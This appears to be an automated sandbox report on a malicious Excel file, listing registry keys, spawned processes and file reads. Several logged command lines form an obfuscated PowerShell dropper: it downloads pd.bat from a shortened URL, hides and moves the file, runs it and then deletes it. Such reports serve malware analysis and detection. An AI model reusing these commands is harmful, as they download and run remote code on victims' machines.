HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3CE1	F3CE1	binary	04 00 00 00 50 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5A 9C 72 93 98 BD D6 01 E1 3C 0F 00 E1 3C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2532 Parent PID: 2384

General

Start time:	02:49:40
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x4a520000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2524 Parent PID: 2384

General

Start time:	02:49:40
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x4a520000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2400 Parent PID: 2384

General

Start time:	02:49:40
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x4a520000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2692 Parent PID: 2532

General

Start time:	02:49:41
Start date:	18/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 1980 Parent PID: 2384

General

Start time:	02:49:41
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x4a520000
File size:	345088 bytes

MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2676 Parent PID: 2524

General

Start time:	02:49:41
Start date:	18/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	success or wait	1	7FEEA54BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 2712 Parent PID: 2384

General

Start time:	02:49:41
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://tinyurl.com/y252oqq3','pd.bat')
Imagebase:	0x4a520000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2884 Parent PID: 2400

General

Start time:	02:49:42
Start date:	18/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2468 Parent PID: 1980

General

Start time:	02:49:42
Start date:	18/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
